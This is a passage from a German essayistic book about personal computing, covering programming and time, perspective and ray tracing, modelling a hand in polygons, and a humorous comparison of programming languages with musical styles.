Später verlegte ich solche Rechenzeit fressenden Programme, sofern auch durch abgefeimtes Programmieren - und obwohl ich inzwischen eine leistungsfähigere Kiste habe - kein Geschwindigkeitszuwachs mehr herauszuholen war, in die Nacht. Genauer gesagt: in die Zeit, in der ich schlafe, denn die Nacht ist oft die beste Zeit zum Programmieren. In der Nacht versinken die Entfernungen in der Dunkelheit, und der Raum schrumpft bis auf die Lichtblasen um die Lampen herum ein. Das ganze Ambiente entspricht mehr den Gegebenheiten des Datenraums.

In der Zeit, in der ich schlafe, arbeitet der Rechner dann als meine Traum-Maschine zumeist Bilder aus, fremdartige fraktale Landschaften oder Szenen, in denen Objekte gewichtlos schweben, von unsichtbaren Lichtquellen beschienen, und ich liege im Bett, träume da-

von, dass alles in Echtzeit geschieht, und morgens leuchtet dann das fertige Bild auf meinem Schreibtisch, oder eine traumhafte, kleine Animations-Sequenz wartet, wie von einer Fee in den Speicher gezaubert, auf Abruf.

Trotz aller Zaubereien waren auf meinen Törns ins Land der Daten der Normal-Raum und die Normal-Zeit als blinde Passagiere immer mit dabei, ob ich nun in den Berechnungen alle Nachkommastellen als Ballast abschnitt und nur noch mit stromlinienförmigen Integerzahlen voraneilte oder mir eine Festplatte anschaffte, die fette Datenladungen in Nullkommaganzwenig in den elektronischen Laderaum fitschte. Ich kenne einen Programmierer, der als Namen für Programme, die er gerade entwickelt, stets nur einen einzigen Buchstaben verwendet, um sich zeitraubendes Tippen zu ersparen; Batches, Makros und Routine-Bibliotheken verhelfen zu weiteren Einsparungen. Die Beschleunigung beim Computern wird dann tatsächlich manchmal körperlich. So erlebte ich den Blutsturz des Oberschallpiloten bei wilden Abflügen nach dem Durchstoßen einer Art von Sinn-Schallmauer, wenn ich nach langen Anstrengungen einen Algorithmus endlich zu Ende gebracht hatte und, mit einem Gefühl von Hitze im Fleisch, weitere ein, zwei Stunden codierte Bremsspuren zog und hirnlos vor mich hin programmierte, ohne dass da noch irgendein Problem gewesen wäre.

Der bemerkenswerteste Zeit-Effekt beim Programmieren ist mir aber, wahrscheinlich weil er so offensichtlich ist, erst nach zwei Jahren deutlich geworden: dass nämlich das Programmieren die extremste Form von Zeitlupe und Langsamkeit darstellt, die man sich denken kann. Zahllose Rechenschritte, die der Computer oft sekundenschnell bewältigt, müssen in tage- und wochenlanger Fleißarbeit- bei professioneller Software geht es um viele Mann-Jahre -Zeile für Zeile präzis beschrieben und kommentiert werden. Es gibt Schleifen-Anweisungen, durch die man sich endlose Wiederholungen sparen kann, trotzdem aber bleiben die Tage und Nächte, in denen der Programmierer stundenlang daran tüftelt, einen Prozess um ein paar Mikrosekunden schneller ablaufen zu lassen, und nicht bemerkt, wie das Raum-Zeitkontinuum, siehe Einstein, um ihn herum schelmisch schlackert.

Kurs-Peilungen

Die Legende vom Blick

«Im 20. Jahrhundert befinden sich die von Sinneswahrnehmungen bestimmten Werte und Ideen wieder im Niedergang. »

Fritjof Capra

Da eine meiner Lieblingsregionen am Kontinent der Daten die Computergrafik geworden ist, komme ich noch einmal auf den Blick zurück, der dem Körper vorausläuft. In vielen Sprachen ist bis zum heutigen Tag die Auffassung des steinzeitlichen Jägers lebendig geblieben, derzufolge Sehen und Handeln eins waren. Die Sprache erzählt immer noch die Legende vom Blick, dem Seh-Speer, den das Auge «wirft». Mag es de altägyptische Auge-Hieroglyphe sein, die für «handeln», «tun» steht (nicht zu verwechseln mit dem «Udjat-Auge» des Horusfalken), oder das deutsche «Ereignis», hergeleitet von einer älteren Form, nach der etwas sich «eräugnet» -die Suggestion geht dahin, dass das Ich es ist, das mit seinem Blick in die Welt hinausstochert und Wahrnehmungen aufscheucht oder geschehen lässt.

Nun haben Physik und Medizin diesen Verlauf durch die Feststellung umgekehrt, dass vielmehr etwas ins Auge geworfen wird, nämlich das Licht, an Oberflächen reflektiert, das in der Netzhaut chemo-elektrische Signale auslöst. Oder wie Steven Spielberg sagen würde: Das Imperium blickt zurück. Die Signale laufen ins Gehirn und werden dort als Eindrucksfeld interpretiert und durch das Herauslösen von Gestalten dem Bewusstsein als Erscheinungen zugänglich gemacht. Diese naturwissenschaftliche Einsicht ist zwar der Vernunft zugänglich, der Intuition aber ist sie ungeliebt geblieben, handelt es sich dabei doch um eine Defensive - den Rückzug aus dem jahrtausendelang aktiv durchdrungenen, blickdurchworfenen Weiten Raum in die engen Fjorde der Hirnwindungen, an deren Ufern der Geist hockt und sich Anblicke aus den Wellen des Lichts angelt.

Vor dem Computer wurde mir aus einem unerklärlich aufsteigenden Wohlempfinden nach einiger Zeit einsichtig, dass eine andere Wissenschaft die Legende vom Blick doch wieder in ihre Rechte gesetzt hat: die Mathematik. Um das zu erläutern, will ich ein wenig ausholen.

Auf den Bildern der alten Ägypter werfen Menschen und Dinge keine Schatten, und sie zeigen dem Betrachter ihre Partien von jeweils der Seite, die das Wesentliche offenbart, den Kopf im Profil, die Schulterspanne frontal, das Haus im Grundriss. Uns erscheint diese Darstellungsweise heute sonderbar verdreht, ein Eindruck, der zu Beginn des zwanzigsten Jahrhunderts neuerlich zu gewinnen war aus den Bildern des Kubismus, welcher auf eigene Art versuchte, Objekte von mehreren Seiten gleichzeitig beobachtbar zu machen.

Mehr als 4000 Jahre nach der Auge-Hieroglyphe fand dann neben dem Blick-Speer, der Waffe, endlich auch die *List* des neolithischen Jägers eine mächtige visuelle Entsprechung: die perspektivische Projektion. Mit der Perspektive wurde über einem versteckten Netz von Fluchtlinien eine überzeugende Illusion des Weiten Raums aufgestellt, der jeder Blick in die Falle gehen musste. Damit wurde Raum auch erstmals miniaturisierbar. Die Täuschung, die nun in Gemälden und Zeichnungen virtuos verfeinert wurde, führte zu einem bemerkenswerten Wandel der Moral: Die Lüge der Fläche, ein Raum zu sein, wurde um so begeisterter aufgenommen, je faustdicker und raffinierter sie war.

Jedoch, wer andern eine Perspektive zeichnet, fällt selbst hinein. Auf dem fluchtlinierten Weg vom naturalistischen Ölschinken zum elektronischen Hinterglasgemälde des Fernsehbilds sind wir inzwischen so weit gekommen, dass weltweit die Ansicht als belegt gilt, die Erde sei eine Kugel, da man doch die Filmbilder der Raumfahrer mit eigenen Augen sehen konnte - und niemand mehr daran denken mag, dass jedes TV-Bild eine Fläche ist und bleibt, und dass eine Kugel, die auf dem Bildschirm sichtbar wird, auch wenn sie sich noch so nachdrücklich als plastische Kugel ausgibt, doch niemals mehr sein kann als eine Scheibe. . .

Während sich in der Malerei durch Farbgebung und Pinselführung immer auch noch individueller Ausdruck mit in der Perspektiven-Falle fing, wurde von anderer Seite bereits an einem von Persönlichem gesäuberten Raum gearbeitet. Für Galileo Galilei standen die Möglichkeiten der Raum-Bereinigung «in jenem großen Buch geschrieben, das stets offen vor unseren Augen liegt; doch können wir sie nicht verstehen, wenn wir nicht zuvor die Sprache und die Schrift-

zeichen erlernen, mit denen es geschrieben ist. Diese Sprache ist Mathematik, und die Schriftzeichen sind Dreiecke, Kreise und sonstige geometrische Figuren. » Mit Rene Descartes' analytischer Geometrie - entworfen, um alle physikalischen Phänomene auf genaue mathematische Beziehungen zurückzuführen - waren dann Erscheinungen wie Farbe, Klang, Geschmack oder Geruch endlich als bloß subjektive Projektionen des Geistes aus dem überlisteten Raum ausgeschlossen, Blickasche, Wahrnehmungsmüll, Rauschen.

Auch der digitale Datenraum hat sich gewaschen. Geruch und Geschmack bleiben analog. Wer die - immerhin quietschbunten – Computergrafiken betrachtet, die heute als hochkarätig gelten, spürt einerseits eine reizvolle Leichtigkeit, da auf den Bildern zumeist irgendwelche Dinge in der Luft schweben, andererseits eine eisscharfe Faszination von den metallisch hochglänzenden, gläsernen, auf jeden Fall aber makellos sauberen Oberflächen. Wie Rückprojektionen dieser antiseptischen Bilder in die wirkliche Welt erscheinen dazu die hochreinen Räume der Chip-Fabriken, die *Clean Rooms,* in denen wie Chirurgen vermummte Arbeiter mit geröteten Augen in Mikroskope starren, und in denen der menschliche Körper wieder einmal als Beeinträchtigung vorhanden ist mit seinen Haaren und Hautschuppen, die wie Felsbrocken auf die empfindlichen Mikrostrukturen der Prozessoren fallen können.

Die Bühne des Newtonschen Universums, die einige Zeit nach Descartes eröffnet wurde, war ein ausge(t)räumter Raum, «der dreidimensionale Raum der Euklidischen Geometrie. Es war ein absoluter Raum, ein leerer Behälter, unabhängig von den physikalischen Phänomenen, die sich in seinem Inneren ereigneten (Capra). Und endlich flogen wieder Blick-Schäfte durch den Raum: die Pfeile der Vektor-Geometrie. Mit dem *Augpunkt* als Ausgangsort vektorieller Projektionsstrahlen - und darüber hinaus als eine Art frei positionierbares fliegendes Auge - gewann die Legende vom Blick, von einer exakten Wissenschaft bestärkt, neue Macht.

Der Computer ermöglicht es nun, Blickpfeile in einer Dichte und Repetiergeschwindigkeit zu verschießen, die vordem nicht denkbar war. Zu den zahlenfressendsten und interessantesten Werkzeugen in der Computergrafik gehören Strahlenverfolgungs-Algorithmen, so-

genannte Ray-Tracing-Programme. Sie sind so etwas wie Software-stalinorgeln für Vektorpfeile. Von einem mathematisch festgelegten Augpunkt aus wird der Bildschirm dabei als Projektionsfläche anvisiert und durch jedes einzelne Bildschirmpixel ein sich rasend schnell nach vorn addierender Pfeil geschossen, der durch einen dahinterliegenden geometrischen Raum fliegt.

In diesem Datenraum, einem genau begrenzten euklidischen Mini-Universum, kollidiert der Pfeil mit den Oberflächenpunkten eines ebenfalls mathematisch installierten Szenarios oder mit einer Grenzfläche und meldet jeden Treffer als Farbe zurück, in der dann das im Augenblick durchstoßene Pixel aufleuchtet. Objekte, deren Oberflächen als <spiegelnd>, <transparent> oder <rauh> definiert sind, komplizieren die Angelegenheit. Die Schießerei geht so lange, bis alle Pixel - je nach Bildschirm-Auflösung etwa zwischen 60000 und 1000000 - absolviert sind und das Mini-Universum vollständig durchstochert ist.

Ich erliege selbst oft der Begeisterung an dieser digitalen Art von Indianerspiel, mit Vektorpfeilen Bilder von seltsamer Schönheit aus einem Raum zu schießen, der dem freien Auge sonst unerreichbar bliebe. Das Machtgefühl, das der Aufbau solcher Mini-Universen verleiht, belegen die Credits der Bilder-Programmierer, die sich mitunter lesen, als wäre ein Lieber-Gott-Team dabei, die Welt in ständig verbesserten Versionen neu zu erschaffen, beispielsweise die Unterzeilen zu einer «Landschaft am Meer» nach einem Regen, die eine Gruppe amerikanischer Spezialisten in George Lucas' Computergrafik-Schmiede «Industrial Light and Magic» (heute «Pixar») konstruiert hat:

«Die verschiedenen Elemente des Bildes gestaltete das Team zunächst einzeln, dann kombinierte es sie miteinander. Die einfache Modellierungstechnik nach dem Konzept der Fractalen Geometrie benutzte Loren Carpenter, um die Felsen, die Berge und die Seen zu definieren; ferner schrieb er das Programm zur Ermittlung der verdeckten Flächen und ein «Atmosphären»-Programm für den Himmel und den Dunst. Rob Cook leitete das Projekt, entwarf die Straße, die Hügel, den Zaun und den Regenbogen. Tom Porter stellte die prozedural gezeichnete Textur der Hügel zur Verfügung und schrieb auch

die Software zur Kombination der Elemente, um die Bildmontage zu erstellen. Bill Reeves entwarf das Gras mit Hilfe eines selbst entwikkelten Systems <beweglicher Partikel; er schrieb auch die Modellierungs-Software. David Salesin schuf die gekräuselten Pfützen, Alvy Ray Smith die blühenden Pflanzen. »

Kartierung

Die drei Hände des Zeichners

> *«Der Computer [funktioniert] wie der Rohrschach-Test, indem er den Ausdruck von etwas zulässt, was bereits da ist. Aber er ist noch mehr als ein Medium zum Ausdruck der Persönlichkeit. Er ist ein konstruktives und projektives Medium. Zum Beispiel erlaubt er <Sanften> [. . .], in einem Bereich von Maschinen und formalen Systemen zu operieren, der bislang als exklusive kulturelle Domäne der <Harten> galt.»*
>
> *Sherry Turkle*

Nachdem ich in den unterschiedlichen Bereichen des Programmierens ein paar Monate lang Erfahrung gesammelt hatte, unternahm ich den Versuch, einen geometrischen Homunkulus zu erschaffen - eine Lichtgestalt unter meiner gütigen Herrschaft. Ich wollte einen Menschen konstruieren, um genauer zu sein: eine möglichst realistische, dreidimensional darstellbare Figur, und auf möglichst naturgemäße Weise bewegen sollte sie sich auch.

Die Oberflächen raumtiefer Objekte werden im Computer aus ebenen Vielecken, den Polygonen, zusammengesetzt. Eine Kugel, die nur aus ein paar Dutzend Polygonen aufgebaut ist, sieht eher aus wie ein Kristall. Je mehr und je kleinere Polygone man verwendet, desto detailreicher tritt die Form zutage. Bei unregelmäßigen Körpern steigen damit die Anforderungen an Speichervolumen und Rechenleistung des Computers und an die Geduld des Programmierers, der zunehmende Mengen von Eckdaten einzugeben hat.

Wie konnte ich also einen Menschen in den Rechner kriegen? Ich machte eine Skizze auf einem Blatt Papier, um abzuschätzen, aus wie vielen Polygonen der Mensch mindestens zusammengepuzzelt wer-

den musste, um meinem gestalterischen Anspruch einigermaßen zu genügen. Aus viel zu vielen. Es hätte Wochen gedauert, all die Eckpunkte zu positionieren. Darüber hinaus wurde mir deutlich, dass Formteile und Linienführung des menschlichen Körpers, so geläufig oder wohlproportioniert sie dem Auge erscheinen mögen, sich der euklidischen Geometrie entziehen, wo es nur geht.
Ich ging dazu über, erst einmal übungshalber einen Arm zu konstruieren. Immer noch zu viele Vielecke. Nebenher, ohne mich von meiner Polygonzählerei abhalten zu lassen, dachte ich darüber nach, weshalb es mich nicht ausreichend befriedigte, meinen eigenen, massiv dreidimensionalen, voll durchgeformten, farbechten, mitsamt Porentextur und Härchenflaum hochgradig realistisch vorhandenen Arm zu bewegen, und weshalb ich statt dessen von dem unbezähmbaren Drang beseelt war, eine motorische Arm-Simulation im Computer aufzubauen. Ich kam zu keinem Ergebnis und reduzierte meinen Konstruktionsansatz auf eine Hand.
Die Hand war zwar, was die Anzahl der Eckpunkte betraf, an einem Nachmittag zu erstellen, dafür tauchten aber neue Fragen auf. Der Versuch, ein kleines Teil der Natur im Computer nachzubilden- auch wenn es nur ein animiertes Modell aus unendlich dünnen Polygonen sein sollte-, zog nach sich, dass ich mir bis ins kleinste über die Funktionen des Teils Klarheit verschaffen musste. Ich studierte eine Stunde lang abwechselnd meine rechte und meine linke Hand und deren Bewegungen, um herauszufinden, welche Drehachsen an jenen Stellen durch die grafische Hand zu legen waren, an denen in der wirklichen Hand die Gelenke sitzen. Ich machte mir bewusst, dass jeder Finger bestimmte Bewegungsfreiheiten hat; man kann einen Finger z. B. nur bis zu einem gewissen Grad nach hinten oder zur Seite biegen.
Am nächsten Nachmittag befasste ich mich in den ersten zwei Stunden mit der Motorik meines rechten Daumens. Anschließend gab ich mich Überlegungen hin, wie man den Muskelzug mathematisch möglichst unaufwendig beschreiben könnte, da ein Finger ja nicht als gerade Linie umklappt, sondern sich seine Glieder unterschiedlich weit krümmen. Ich hatte einen zigarettenschachtelhohen Stapel Papier mit Verlaufsmodellen, Krümmungsfunktionen und Programmieransätzen vollgekritzelt.

Anderntags ging ich von der Hand auf einen Finger runter. Es wäre ein schöner Traum gewesen, eine realistisch gezeichnete Hand am Bildschirm zu sehen, die sich langsam zur Faust ballt. Leider hatte ich über Beobachtungen wie Hautdehnung, Verformbarkeit des Muskelfleischs und Faltenbildung den Eindruck gewonnen, daß der dazu nötige Algorithmus an den Aufwand zur Berechnung einer vereinheitlichten Feldtheorie der Naturkräfte heranreichen würde.

Ich programmierte so etwas wie einen Finger. Er bestand aus drei als durchsichtige Drahtgitter dargestellten Quaderklötzchen und zwei Drehachsen für die Gelenke. Nach einer Weile krümmten sich die drei Klötzchen zum erstenmal, ein wenig steif vielleicht, aber ich freute mich. Was ich mir wirklich erarbeitet hatte, war nicht der Drahtfinger, sondern ein profunder Respekt vor der Natur, nicht zuletzt vor meinen eigenen Händen.

RUNba, FoxTRON, POKE'n'Roll

Music of the Silicontinent

> *«In meiner Jugend las ich Modern Electrics, und die neuen Mittel der drahtlosen Kommunikation nahmen meine Jünglingsphantasie gefangen. Nachdem ich meinen ersten Radioapparat zusammengebastelt hatte, war ich hocherfreut, als ich tatsächlich Botschaften von nahegelegenen Stationen empfing, und ich fuhr fort, mit neuen Geräten und Anschlüssen zu experimentieren, um noch lautere Botschaften von weiter entfernten Sendestationen zu empfangen. Aber ich machte mir nie die Mühe, das Morsealphabet zu lernen oder zu verstehen, was ich da hörte. »*
>
> *Lewis Mumford*

Viele Menschen stellen sich Computercodes als ein Mysterium vor, kryptischer als Zwölftonmusik, komplizierter als Börsennotierungen und außerdem irgendwie streng logisch, also dem natürlichen Denken völlig zuwiderlaufend. Obwohl in den Aufbaujahren der Computerei die Leute bei IBM großen Wert darauf gelegt haben, die Undurchsichtigkeit des Codes zu optimieren (« Aufwärtskompatibi-

lität»), stimmt diese Vorstellung gegenwärtig leider nicht mehr ganz. Heute muss niemand, der selbst mit einem Computer arbeitet, sofern er bloß fertige Anwendungen benutzen will, auch nur einen Gedanken ans Programmieren verschwenden - obwohl es inzwischen einleuchtende Programmiersprachen gibt. Jeder kann über komfortable Betriebssystem-Kommandos oder über Piktogramme am Bildschirm mit dem Mikroprozessor verkehren.
Ich sage < leider», denn es stimmt mich manchmal fast ein wenig sentimental, wenn ich beispielsweise eine Diskette formatieren will und nur noch an einem aus der Kopfzeile flippenden Kärtchen « FO RMATIEREN» abrufen muss, statt wie früher erst einmal schwungvoll OPEN 1, 8, 15, "N:GAGA,Gr": CLOSE1 einzutippen. Moderne Betriebssysteme, die zunehmend mit grafischen Benutzeroberflächen ausgestattet sind, vereinfachen zweifellos den Umgang mit dem Computer, halten einen Newcomer aber gleichzeitig von einem Verständnis der Maschine ab.
Es liegt mir fern zu fordern, dass nun jeder Computerbenutzer auch unbedingt programmieren lernen müsse. Allerdings glaube ich, dass ein *User,* der eine Programmierphobie pflegt, seinen Computer nutzt wie jemand, der sich ein Auto kauft und dann aber nicht damit fährt, sondern sich bloß ab und zu reinsetzt und glücklich ist, weil er den Motor starten, den Scheibenwischer und das Radio einschalten kann.
Ich kann Leute verstehen, die Vorurteile gegen das Programmieren haben. Schon im Alten Testament steht: «Und der Satan stand wider Israel und reizte David, dass er Israel zählen ließe» (i. Chronik, 2r). Sprachen, in denen vorwiegend in Zahlen gesprochen wird, erwek-
ken Unbehagen. Abgesehen von den hunderttausend Küssen am Ende von Briefen gehören Zahlen, vor allem große Zahlen, seit jeher zu den Insignien der Macht. Um es wieder mit einer Hieroglyphe zu illustrieren: Das höchste Zahl-Zeichen der alten Ägypter, die Million, stellt einen einfachen Mann dar, der kniet und die Hände über dem Kopf zusammenschlägt.
Die Erfindung des Telegrafen hat zu ihrer Zeit Begeisterung ausgelöst, und kein Mensch hat apokalyptische Visionen angesichts des Morse-Alphabets bekommen. Computercodes scheinen vielfach und nicht unberechtigt - den beklemmenden Eindruck einer Welt zu

vermitteln, in der alles und jedes zu einem einheitlichen Ziffernpulver zersprengt und zermahlen wird, atomisiert in monotone Bits. Null und Eins, das ist es, was heute zählt.
Man sollte sich immer in der Erinnerung halten, daß ein Computer im Grunde genommen nicht einmal bis Zwei zählen kann, das allerdings rasend schnell. Auch die gefürchtete binäre Logik ist so simpel, daß ich erst dachte, in meinem Handbuch fehlten ein paar Blätter, als die Ausführungen nach zwei Seiten zu Ende waren.
Mit den Verfahren, die etwa bei der Konstruktion raffinierter Grafiken helfen, ist es schon schwieriger. Ich bin alles andere als ein begnadeter Mathematiker und stehe wie vor einem Gebirge, wenn ich eine Formel vor mir habe, die ein bißchen komplizierter ist als der Satz des Pythagoras. Weder meine Gefühle noch meine Gedanken finden rechten Halt daran, und ich habe das Gefühl, in einer präzisen und gleichzeitig unfaßbaren Gegenwart eingeschlossen zu sein. Es ist die Mathematik, die Sprache ohne Dinge, die in vielen Menschen dieses Gefühl von Verstörung weckt - eine Sprache, die keine Mythen kennt und keine Geschichten erzählt.
Für McLuhan ist die Sprache eine Ausweitung des Gesichtssinns, die Zahl eine Ausweitung des Tastsinns. Demgemäß hilft mir der Computer, einen Mangel an Tastempfinden zu beheben, indem er mich die Dinge, die ich nicht begreifen kann, eben besehen läßt. Mir ist in der Schule nie so richtig klargeworden, was es beim Kreis mit dem Sinus und dem Cosinus auf sich hat, obwohl ich damit bei Klassenarbeiten ordnungsgemäß operieren konnte. Erst Jahre später am Computer, wo ich an der Kreisformel wie an einem Stück Geistesgummi drücken und quetschen und mir immer wieder auf den Bildschirm zeichnen lassen konnte, was sich dadurch veränderte, ging mir nach einer Weile der Knopf auf.
Wenn ein ausgebildeter Mathematiker mir beim Programmieren zusehen könnte, würde es ihm wahrscheinlich manchmal die Schuhe ausziehen. Wie viele ambitionierte Computerfreaks, so bin auch ich ein Mathemusiker. Ich genieße es als einen Zugewinn an Selbstbewußtsein und kreativem Vergnügen, in kniffligen Formeln, die Zahlentheoretiker sich in langer, staubtrockener Denkbarbeit abgerungen haben, unbekümmert herumzukneten und Funktionen und Werte

umzukompomeren, bis sie in der grafischen Darstellung sehenswerte Ergebnisse liefern. Wenn ich in einem Buch oder einer Zeitschrift eine schöne Formel gefunden habe, freue ich mich wie über ein neues, wohlklingendes Instrument, auf dem ich Musik für die Augen spielen kann. Eine Programmiersprache ist, um im Bild zu bleiben, etwas wie ein Orchester-Baukasten, aus dem man sich von der kleinen KursaalCombo bis zum bombastischen Silicon Symphonic Orchestra jede Art von Datenklangkörper zusammenstellen kann.
Computerbenutzer fühlen sich meist einem Indianerstamm zugehörig, der die jeweils eigene Rechnermarke als Totem verehrt. Anderen Systemen gegenüber befindet man sich gewöhnlich auf dem Kriegspfad (A: ? Kriegs). Daß trotzdem viele Programmiersprachen auf unterschiedlichen Marken gleichermaßen Verwendung finden, zeigt wieder einmal die über soziale Grenzen hinaus verbindende Wirkung der Muse: Wo gerechnet wird, da mach dir's ruhig bequem, böse Menschen haben kein PC-System.
Programmiersprachen wären also die Volksmusik der Datenländler, allerdings gibt es auch da regionale Variablen und Eigenarten. So ist mir nach langen Beobachtungen deutlich geworden, daß sich zwischen der jeweils von Usern bevorzugten Programmiersprache und ihrer Vorliebe für bestimmte Musikrichtungen in der wirklichen Welt Verbindungen herstellen lassen.
In BASIC (Beginners All Symbolic Instruction Code) singen sie ihre Kinderlieder.

Alle meine ENDchen
Schwimmen in dem $tring
Sie sollten zwar was andres tun
Nur krieg ich's noch nicht hing.

Leise Melancholie streift mich, wenn ich an den Verlust meiner Programmiererunschuld denke, als ich versuchte, ein selbst verfaßtes BASIC-Programm, das ich schon ein paar Wochen nicht mehr betrachtet hatte und in dem es zuging wie auf einem codegewordenen Kindergeburtstag, in einen strukturierten Dialekt zu übertragen. Zwei Tage lang hüpfte ich mit bunten Filzstiftstrichen Dutzenden von

GOTO-Absprüngen hinterher und versuchte mich verzweifelt daran zu erinnern, was ich mit diesem oder jenem Variablennamen («N=FF*PF-QT») wohl gemeint haben könnte.
LOGO lasse ich weg, weil LOGO auf einem Mißverständnis basiert. In LOGO codieren nur Neulinge über 35, die irgendwo gehört haben, daß das eine Programmiersprache für Kinder ist und deshalb glauben, sie würden da aufjeden Fall durchsteigen.
FORTRAN (Formula Translation Language) ist etwas für anständige Bürger solide, borniert und langweilig wie deutscher Schlager, im besten Fall spröde kompliziert wie das dritte Brandenburgische Konzert von Bach, das sich in meinen Ohren anhört, als würde eine Drehorgel in Zeitlupe über eine Kellertreppe kollern. Man kann in FORTRAN Filmkameras in Jupitersonden steuern, Atombombensimulationen abwickeln und Großrechenanlagen kleinrechnen, mit einem Wort: FORTRAN ist kein bißchen hip.
COBOL (Commercial and Business Oriented Language) ist fast noch schlimmer. Wie Marschmusik.
Code in ASSEMBLER ist extrem maschinennah und liest sich wie ein Gitarrenstück für John McLaughlin, das ein Astrophysiker geschrieben hatkarg, superfrickelig, irgendwie witzig und konsequent unverständlich; Tempo: Furioso. Dazu in muskalischer Relation auch: Burundi-Beat (Tam Tam Tom Tom), Hardcore Punk (Vollgas) oder Mozart, auf einem alten Plattenspieler mit 78er Umdrehungsgeschwindigkeit abgespielt.
Darunter gibt es nurnoch die MASCHINENSPRACHE, Prozessor-Klartext. MASCHINENSPRACHE ist haarsträubend ziseliert wie Flamenco von Mannas de Plata, pur und direkt wie eine TremoloEtüde a al «Riqerdos de 1'Alhambras~>. Leute, die zum erstenmal die Bitmuster in Form endloser hexadezimaler Kolonnen - aus 16 Zeichen von o-9 und von A-F - sehen, mutmaßen gewöhnlich, es handele sich um eine Systemstörung oder die Kubikwurzel aus Schillers «Lied von der Glocke». Angeblich soll es MASCHINENSPRACHE-Freaks geben, die ab und zu ihren Rechner aufschrauben und versuchen, mit einem Mikroskop und dieser Art Besteck, das normalerweise Augenchirurgen verwenden, die Bits von Hand im Prozessor herumzuschieben.

C (entwickelt aus einer Programmiersprache namens B) ist etwas Feines. C-Programmierer hören gewöhnlich gute, elegante Popmusik, die mindestens so sophisticated ist wie ihr Code. In C lassen sich mit etwas Talent virtuos Algorithmen programmieren, die rappen und hip-hoppen, swingen und klingen. Manche C-Compiler,
wenn sie richtig in Stimmung kommen, sind so gut drauf, daß sie sogar falsche Fehlermeldungen ausgeben - Main () wie es singt und lacht, wie Häuptling C-ting Bull sagen würde. Die Möglichkeit, mit Kürzeln, Kompressionen und Kommando-Umbenennungen ein vollkommen individuelles Programmdesign an den Tag legen zu können, wird von vielen stilbewußten C-Programmierern wahrgenommen und kann - wie es immer bei radikalem Chic der Fall ist zu Unverständnis von nichtsensibler Seite führen, das heißt von Leuten, für die C-Code aussieht, als habe jemand ein eingerolltes Gürteltier ein bißchen auf der Tastatur gewälzt, um zu sehen, was für Zeichenkombinationen dadurch am Bildschirm ausgegeben
werden.
C sehr ähnlich ist PASCAL (nach dem Mathematiker Blaise Pascal, 1623-1662), vielleicht ein wenig discomäßiger und mit einer die ungestüme Kreativität bremsenden Neigung zum Aufgeräumten. PASCAL, außerdem noch MODULA-2, wurden von Nikolaus Wirth entwickelt, der sich bei einigen Programmierern unbeliebt gemacht hat durch die Erfindung der «strukturierten Codierung», der zufolge Computerprogramme in einer nicht nur für den Programmierer, sondern auch für andere Menschen lesbaren Form abgefaßt werden müssen. Das führt bisweilen zur Beeinträchtigung des programmierereigenen Autonomiegefühls und degradiert ihn, sofern er beruflich programmiert, zu einem banal kündbaren Menschen, da sein Programm dann auch von jemand anderem gewartet werden
kann.
«Wenn harte Programmierer zum erstenmal auf das Konzept der (strukturierten Programmierung> stoßen, bei der verschachtelte Unterprogramme verwendet werden, um Hauptprogrammen mehr Transparenz zu verleihen, sind sie begeistert. Sie haben ein Werkzeug gefunden, das ihren Bedürfnissen entgegenkommt. Die sanften Programmierer zeigen in dieser Hinsicht mehr Widerstand. Sie nut

zen das strukturierte Programmieren als Technik, wenn es sein muß, aber sie mögen es nicht. Es ist eine Technik, die die Unmittelbarkeit ihrer Beziehung zum Computer beeinträchtigt» (Turkle).
LISP ist eine Sprache aus dem Bereich der sogenannten «Künstlichen Intelligenz» (KI), in der, muskalisch gesagt, der Versuch unternommen wird, Tschaikowskis 1. Klavierkonzert auf einer Bongotrommel nachzuspielen; demselben Unterfangen versucht auch PROLOG entgegenzukommen. Wobei es mich immer wieder verblüfft, daß Abschnitte aus KI-Programmen durch maßlose Schachtelung von Klammern wie Fischgräten aussehen - where Is the meat?
FORTH sollte eigentlich FOURTH heißen, Programmiersprache der vierten Generation, aber das Betriebssystem der Maschine, auf der FORTH entwickelt wurde, ließ nur Dateinamen mit maximal fünf Zeichen zu. FORTH ist Freejazz schräg, auf kulturell wertvolle Weise quälend und sowohl schnell als auch nachgesetzte polnische Notation bei mathematischen Operanden! - mit einem Hauch slawischer Schwermut versetzt. Mitglieder im FORTH-Indianerstamm sind charakterlich meist ebenso kompliziert wie ihre Programme und lieben die Natur, speziell Binärbäume.
Das jüngste Produkt gehobener digitaler Ausdrucksweisen ist OCCAM. Benannt wurde die Sprache nach Wilhelm von Occam (iz9o-1349), einem englischen Philosophen, der unnötige Allgemeinbegriffe bekämpfte («Occams Rasiermesser»). Als Vorwärtsverweis auf das Kapitel, in dem es um Computer und Magie geht, möchte ich darauf hinweisen, daß eine auffällige Klangverwandschaft zwischen OCCAM und dem Ogham-Alphabet besteht, das seinen Namen nach Ogamus trägt, dem gallischen Gott der Sprache. Vom Ogamus-Alphabet glauben einige Okkultisten, daß es die Grundlage der Schriftsprache von Atlantis war.
In OCCAM programmiert man Transputer - Rechner, in denen nicht wie bisher ein einzelner Mikroprozessor Schritt für Schritt die ganze Arbeit leistet, sondern mehrere Prozessoren nebeneinander. Im derzeit leistungsfähigsten Transputer, der von Daniel W. Hillis gebauten Connection Machine, sind mehr als 65 Soo Prozessoren zu einem dicht vernetzten ultraschnellen Rechengeflecht verbunden. Während

konventionelle stand-alone-Prozessoren eher eine flinke Ein-MannBand darstellen, machen OCCAM und die Transputer-Bausteine das Bild vom Daten-Orchester realistischer.
Das Interessante an der Sache ist, daß eigentlich noch niemand (außer Herbert von Karajan) so genau weiß, wie man komplexe, parallel ablaufende Prozesse programmiert. Die Potenz von Parallelrechnern auszunutzen, indem man etwa herkömmliche Wiederholungs-Abläufe in OCCAM-Sequenzen aufteilt, die nicht nacheinander, sondern auf den verschiedenen Transputer-Einheiten gleichzeitig abgearbeitet werden, ist ziemlich simpel. Wilder wird es, wenn vielfältige Verzweigungen stattfinden und niemand mehr so recht überblicken kann, was da in der Maschine wann und weshalb gerade gleichzeitig ausgelöst und mit anderen Vorgängen in Beziehung gesetzt wird.
